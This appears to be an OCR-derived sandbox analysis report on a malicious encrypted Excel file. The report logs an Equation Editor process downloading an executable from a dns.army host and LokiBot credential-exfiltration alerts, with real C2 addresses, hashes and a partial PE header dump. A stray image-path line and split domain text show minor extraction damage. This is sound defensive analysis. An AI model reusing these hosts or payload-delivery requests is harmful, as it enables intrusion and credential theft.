SHA-512:	655458CB108034E46BCE5C4A68977DCBF77E20F4985DC46F127ECBDE09D6364FE308F3D70295BA305667A027AD12C952B7A32391EFE4BD5400AF2F4D0D83087
Malicious:	false

Copyright null 2021

C:\Users\user\AppData\Local\Temp\Tar75DD.tmp	
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....R19%..210115004237Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a. t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-966771315-3019405637-367336477-1006\f554348b930ff81505ce47f7c6b7d232_ea860e7a-a87f-4a88-92ef-38f744458171	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDEEP:	3:/lbWwWl:sZ
MD5:	3B7B4F5326139F48EFA0AAE509E2FE58
SHA1:	209A1CE7AF7FF28CCD52AE9C8A89DEE5F2C1D57A
SHA-256:	D47B073BF489AB75A26EBF82ABA0DAB7A484F83F8200AB85EBD57BED472022FC
SHA-512:	C99D99EA71E54629815099464A233E7617E4E118DD5B2A7A32CF41141CB9815DF47B0A40D1A9F89980C307596B53DD63F76DD52CF10EE21F47C635C5F68786B5
Malicious:	false
Preview:	.....user.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\132SWST2.txt	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	109
Entropy (8bit):	4.249081127682951
Encrypted:	false
SSDEEP:	3:GmM/U04EDzcpGGXUTUWQPC+KvjNf5jXcW6HOjSjXv:XM/UdEDwwGXUYXP6jfrnQOj2v
MD5:	9E9CCD2E7A37630AF52D8B1889355BDA
SHA1:	67D65974597F7AE414EF74B0D8B913F5071EF0F6
SHA-256:	768E6CE61429EBFD9DE25B66E85AA8BBB9E55B898B04E2581C72EF0941FFB604
SHA-512:	B960216C9A88615A7C7051441A7D5A799FB35E404539D49131E40580B959523C877E059DD9ADB2F239B665C67BA077DAE8B75E295867A35F1BE37866204B84F1
Malicious:	false
IE Cache URL:	cutt.ly/
Preview:	__cfduid.d87db188c203ff618989dc45e3896bc351613455365.cutt.ly/.9728.1351479424.30874556.2930565278.30868597.*.

C:\Users\user\Desktop\~$MV FORTUNE TRADER.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	false
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	269312
Entropy (8bit):	6.728521643538962
Encrypted:	false
SSDEEP:	6144:T1wUIRkrbJzmFuERDOm+dwclg+8Iy+8Cl9Tf6BxUemJ:T1ORkr1CFuERD9+yb+R8k9TS79mJ

C:\Users\Public\vbc.exe	
MD5:	2559B5B8D60DD663DF52D0570F5973A9
SHA1:	2AF0E521C34CF7EAAE8677E593900024FE0D16C9
SHA-256:	77EFE5A35F94F065B20860F7E446432D9C61FD6B139B1F4CD360A5A728F49410
SHA-512:	EAFD4ADD02278EE7C827A8EE21827D47ADCAFCA0D29F1CFAC2DE5DC6DDD734BA4C3B74A50DA6C977AF84DEC72498EE4642DA6328459AC659CA84C8CD5F6E669
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 36%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....{.f...5...5...5.HP5...5.HA5...5.HF5...5..5...5...5...5.HO5...5.HW5...5.HQ5...5.HT5...5Rich...5.....PE..L....A.].....@0.....@.....m0..... ...b...`}..<.....v.....text...q..... ..`.rdata.....@..@.data....t.....(...|.....@....rsrc....v.....x.....@..@.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996808233126403
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	MV FORTUNE TRADER.xlsx
File size:	2551296
MD5:	b9d2e20a706f5dccd80cbfca09685732
SHA1:	b3d2b8eaa620398c83ff203c3c705d03dad55288
SHA256:	132f5ce3c879259992351ae90865928ed508f5a76ab3f97ce6cd624ecccb551d
SHA512:	4c03476532bf33d64c42c9d2758ec1b55812869881586d83bd76b7f0887c2333cf0e71867fbe87cedaa6d985cc448612ce4e3df0a2a8dad177f5afe94faae66a
SSDEEP:	49152:U86IUlgkJPS53DdEjy8pZ9yrxkhhLIz1Q/1GxtK2qDW0Gq7FrdiiTRWuDchrj:510PSvGyIZUr6hxK1QMG2oW0rBicUB
File Content Preview:	.....>.....'.....~.....z.....|.....~.....z.....|.....~.....z.....|.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "MV FORTUNE TRADER.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2527480

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2527480
Entropy:	7.99992623739
Base64 Encoded:	True
Data ASCII:	. . & . . . . . . ~ . . q g . . ' . . 7 . . . . ! . . . 4 . . Y E . . . . 9 [z _ . U . . . B . . . . 3 . . a . : . . . . h . . ~ " . . 7 ! . . . . 7 ! . . . . 7 ! . . . . 7 ! . . . . 7 ! . . . . 7 ! . . . . 7 ! . . . . 7 ! . . . . 7 ! . . . . ! . . . . 7 ! . . . . 7 ! . . . . . .

General	
Data Raw:	e3 90 26 00 00 00 00 00 ab 7e 8b c3 71 67 c2 1d 27 fc e0 37 99 fd fa 1e 01 cf 04 21 2e 11 c0 34 ca b9 59 45 bc e4 11 1a 39 5b 7a 5f 84 55 fe f9 fb 42 9f 01 8a 2e 33 ad 94 61 ad 3a d8 a2 cc 0f 68 e5 c2 d2 7e 22 19 14 37 21 9b fe 8e 92 ff c7 85 94 83 af 10 1c 1a 09 37 21 9b fe 8e 92 ff c7 85 94 83 af 10 1c 1a 09 37 21 9b fe 8e 92 ff c7 85 94 83 af 10 1c 1a 09 37 21 9b fe 8e 92 ff c7

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224


General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.55378508921
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . V v . Y A . _ . l . 8 . . .] . Q . . . . . % . > . . z / . . . . . l . . . . . ' . . E . . . J m . . . R . . b . . ? . . . .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/16/21-07:02:51.005730	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49168	80	192.168.2.22	185.208.180.121
02/16/21-07:02:51.005730	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49168	80	192.168.2.22	185.208.180.121
02/16/21-07:02:51.005730	TCP	2025381	ET TROJAN LokiBot Checkin	49168	80	192.168.2.22	185.208.180.121
02/16/21-07:02:51.005730	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49168	80	192.168.2.22	185.208.180.121

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2021 07:02:44.529942036 CET	49165	443	192.168.2.22	172.67.8.238
Feb 16, 2021 07:02:44.583849907 CET	443	49165	172.67.8.238	192.168.2.22

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2021 07:02:44.583988905 CET	49165	443	192.168.2.22	172.67.8.238
Feb 16, 2021 07:02:44.598814964 CET	49165	443	192.168.2.22	172.67.8.238
Feb 16, 2021 07:02:44.652445078 CET	443	49165	172.67.8.238	192.168.2.22
Feb 16, 2021 07:02:44.655513048 CET	443	49165	172.67.8.238	192.168.2.22
Feb 16, 2021 07:02:44.655586958 CET	443	49165	172.67.8.238	192.168.2.22
Feb 16, 2021 07:02:44.655622959 CET	443	49165	172.67.8.238	192.168.2.22
Feb 16, 2021 07:02:44.655729055 CET	49165	443	192.168.2.22	172.67.8.238
Feb 16, 2021 07:02:44.655764103 CET	49165	443	192.168.2.22	172.67.8.238
Feb 16, 2021 07:02:44.655770063 CET	49165	443	192.168.2.22	172.67.8.238
Feb 16, 2021 07:02:44.674331903 CET	49165	443	192.168.2.22	172.67.8.238
Feb 16, 2021 07:02:44.725692034 CET	443	49165	172.67.8.238	192.168.2.22
Feb 16, 2021 07:02:44.725754023 CET	443	49165	172.67.8.238	192.168.2.22
Feb 16, 2021 07:02:44.725884914 CET	49165	443	192.168.2.22	172.67.8.238
Feb 16, 2021 07:02:45.944720984 CET	49165	443	192.168.2.22	172.67.8.238
Feb 16, 2021 07:02:45.997760057 CET	443	49165	172.67.8.238	192.168.2.22
Feb 16, 2021 07:02:46.129453897 CET	443	49165	172.67.8.238	192.168.2.22
Feb 16, 2021 07:02:46.129514933 CET	443	49165	172.67.8.238	192.168.2.22
Feb 16, 2021 07:02:46.129683971 CET	49165	443	192.168.2.22	172.67.8.238
Feb 16, 2021 07:02:46.237684011 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:46.459585905 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:46.459723949 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:46.460187912 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:46.682566881 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:46.682643890 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:46.682668924 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:46.682698011 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:46.682719946 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:46.682761908 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:46.682775974 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:46.682812929 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:46.906913042 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:46.906970978 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:46.907004118 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:46.907010078 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:46.907036066 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:46.907052994 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:46.907059908 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:46.907109976 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:46.907182932 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:46.907222986 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:46.907232046 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:46.907260895 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:46.907275915 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:46.907299995 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:46.907318115 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:46.907351971 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.128703117 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.128797054 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.128814936 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.128860950 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.128907919 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.128930092 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.128952026 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.128979921 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.129039049 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.129070044 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.129111052 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.129133940 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.129163980 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.129260063 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.129322052 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.129422903 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.129472017 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.129489899 CET	49167	80	192.168.2.22	103.141.138.123

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2021 07:02:47.129533052 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.129543066 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.129602909 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.129694939 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.129760027 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.129790068 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.129877090 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.129913092 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.129980087 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.130073071 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.130115986 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.130135059 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.130178928 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.130836964 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.350758076 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.350816965 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.350857019 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.350898981 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.350948095 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.350991964 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.351028919 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.351043940 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.351068974 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.351069927 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.351074934 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.351093054 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.351102114 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.351144075 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.351149082 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.351165056 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.351191998 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.351226091 CET	49167	80	192.168.2.22	103.141.138.123
Feb 16, 2021 07:02:47.351228952 CET	80	49167	103.141.138.123	192.168.2.22
Feb 16, 2021 07:02:47.351247072 CET	49167	80	192.168.2.22	103.141.138.123

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2021 07:02:44.463685989 CET	52197	53	192.168.2.22	8.8.8.8
Feb 16, 2021 07:02:44.512727976 CET	53	52197	8.8.8.8	192.168.2.22
Feb 16, 2021 07:02:45.061305046 CET	53099	53	192.168.2.22	8.8.8.8
Feb 16, 2021 07:02:45.124488115 CET	53	53099	8.8.8.8	192.168.2.22
Feb 16, 2021 07:02:45.124819994 CET	53099	53	192.168.2.22	8.8.8.8
Feb 16, 2021 07:02:45.185965061 CET	53	53099	8.8.8.8	192.168.2.22
Feb 16, 2021 07:02:45.203356981 CET	52838	53	192.168.2.22	8.8.8.8
Feb 16, 2021 07:02:45.260385036 CET	53	52838	8.8.8.8	192.168.2.22
Feb 16, 2021 07:02:45.260708094 CET	52838	53	192.168.2.22	8.8.8.8
Feb 16, 2021 07:02:45.309402943 CET	53	52838	8.8.8.8	192.168.2.22
Feb 16, 2021 07:02:46.157924891 CET	61200	53	192.168.2.22	8.8.8.8
Feb 16, 2021 07:02:46.235662937 CET	53	61200	8.8.8.8	192.168.2.22
Feb 16, 2021 07:02:50.794610023 CET	49548	53	192.168.2.22	8.8.8.8
Feb 16, 2021 07:02:50.857706070 CET	53	49548	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 16, 2021 07:02:44.463685989 CET	192.168.2.22	8.8.8.8	0xf63a	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
Feb 16, 2021 07:02:46.157924891 CET	192.168.2.22	8.8.8.8	0x3a6e	Standard query (0)	stdyrussch inetwomast .dns.army	A (IP address)	IN (0x0001)
Feb 16, 2021 07:02:50.794610023 CET	192.168.2.22	8.8.8.8	0x23e5	Standard query (0)	becharnise.ir	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 16, 2021 07:02:44.512727976 CET	8.8.8.8	192.168.2.22	0xf63a	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
Feb 16, 2021 07:02:44.512727976 CET	8.8.8.8	192.168.2.22	0xf63a	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
Feb 16, 2021 07:02:44.512727976 CET	8.8.8.8	192.168.2.22	0xf63a	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
Feb 16, 2021 07:02:46.235662937 CET	8.8.8.8	192.168.2.22	0x3a6e	No error (0)	stdyrussch inetwomast .dns.army		103.141.138.123	A (IP address)	IN (0x0001)
Feb 16, 2021 07:02:50.857706070 CET	8.8.8.8	192.168.2.22	0x23e5	No error (0)	becharnise.ir		185.208.180.121	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- stdyrusschinetwomast.dns.army
- becharnise.ir

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	103.141.138.123	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 07:02:46.460187912 CET	73	OUT	GET /receiprt/regasm.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Connection: Keep-Alive Host: stdyrusschinetwomast.dns.army
Feb 16, 2021 07:02:46.682566881 CET	75	IN	HTTP/1.1 200 OK Date: Tue, 16 Feb 2021 06:02:42 GMT Server: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38 Last-Modified: Tue, 16 Feb 2021 01:44:33 GMT ETag: "41c00-5bb6a3e863566" Accept-Ranges: bytes Content-Length: 269312 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 e0 7b ab 66 a4 1a c5 35 a4 1a c5 35 a4 1a c5 35 ba 48 50 35 b6 1a c5 35 ba 48 41 35 99 1a c5 35 ba 48 46 35 d7 1a c5 35 83 dc be 35 a1 1a c5 35 a4 1a c4 35 d4 1a c5 35 ba 48 4f 35 a5 1a c5 35 ba 48 57 35 a5 1a c5 35 ba 48 51 35 a5 1a c5 35 ba 48 54 35 a5 1a c5 35 52 69 63 68 a4 1a c5 35 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 e4 41 b2 5d 00 00 00 00 00 00 00 00 e0 00 03 01 0b 01 09 00 00 f0 02 00 00 b2 c6 04 00 00 00 00 40 30 00 00 00 10 00 00 00 00 03 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 90 c8 04 00 04 00 00 6d 30 04 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 20 86 03 00 62 00 00 00 60 7d 03 00 3c 00 00 00 00 10 c8 04 18 76 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 84 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 71 ee 02 00 00 10 00 00 00 f0 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 82 86 00 00 00 00 03 00 00 88 00 00 00 f4 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 a8 74 c4 04 00 90 03 00 00 28 00 00 